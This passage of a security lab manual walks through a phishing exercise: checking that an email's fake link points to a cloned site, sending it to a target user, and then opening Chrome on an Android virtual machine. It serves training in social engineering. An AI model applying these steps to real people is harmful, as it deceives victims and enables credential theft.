
19. The fake URL should appear in the message body, as shown in the screenshot.
20. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a “Go to link” pop-up. Once verified, send the email to the intended user.




21. Switch to the **Android** virtual machine.
22. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.



23. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser


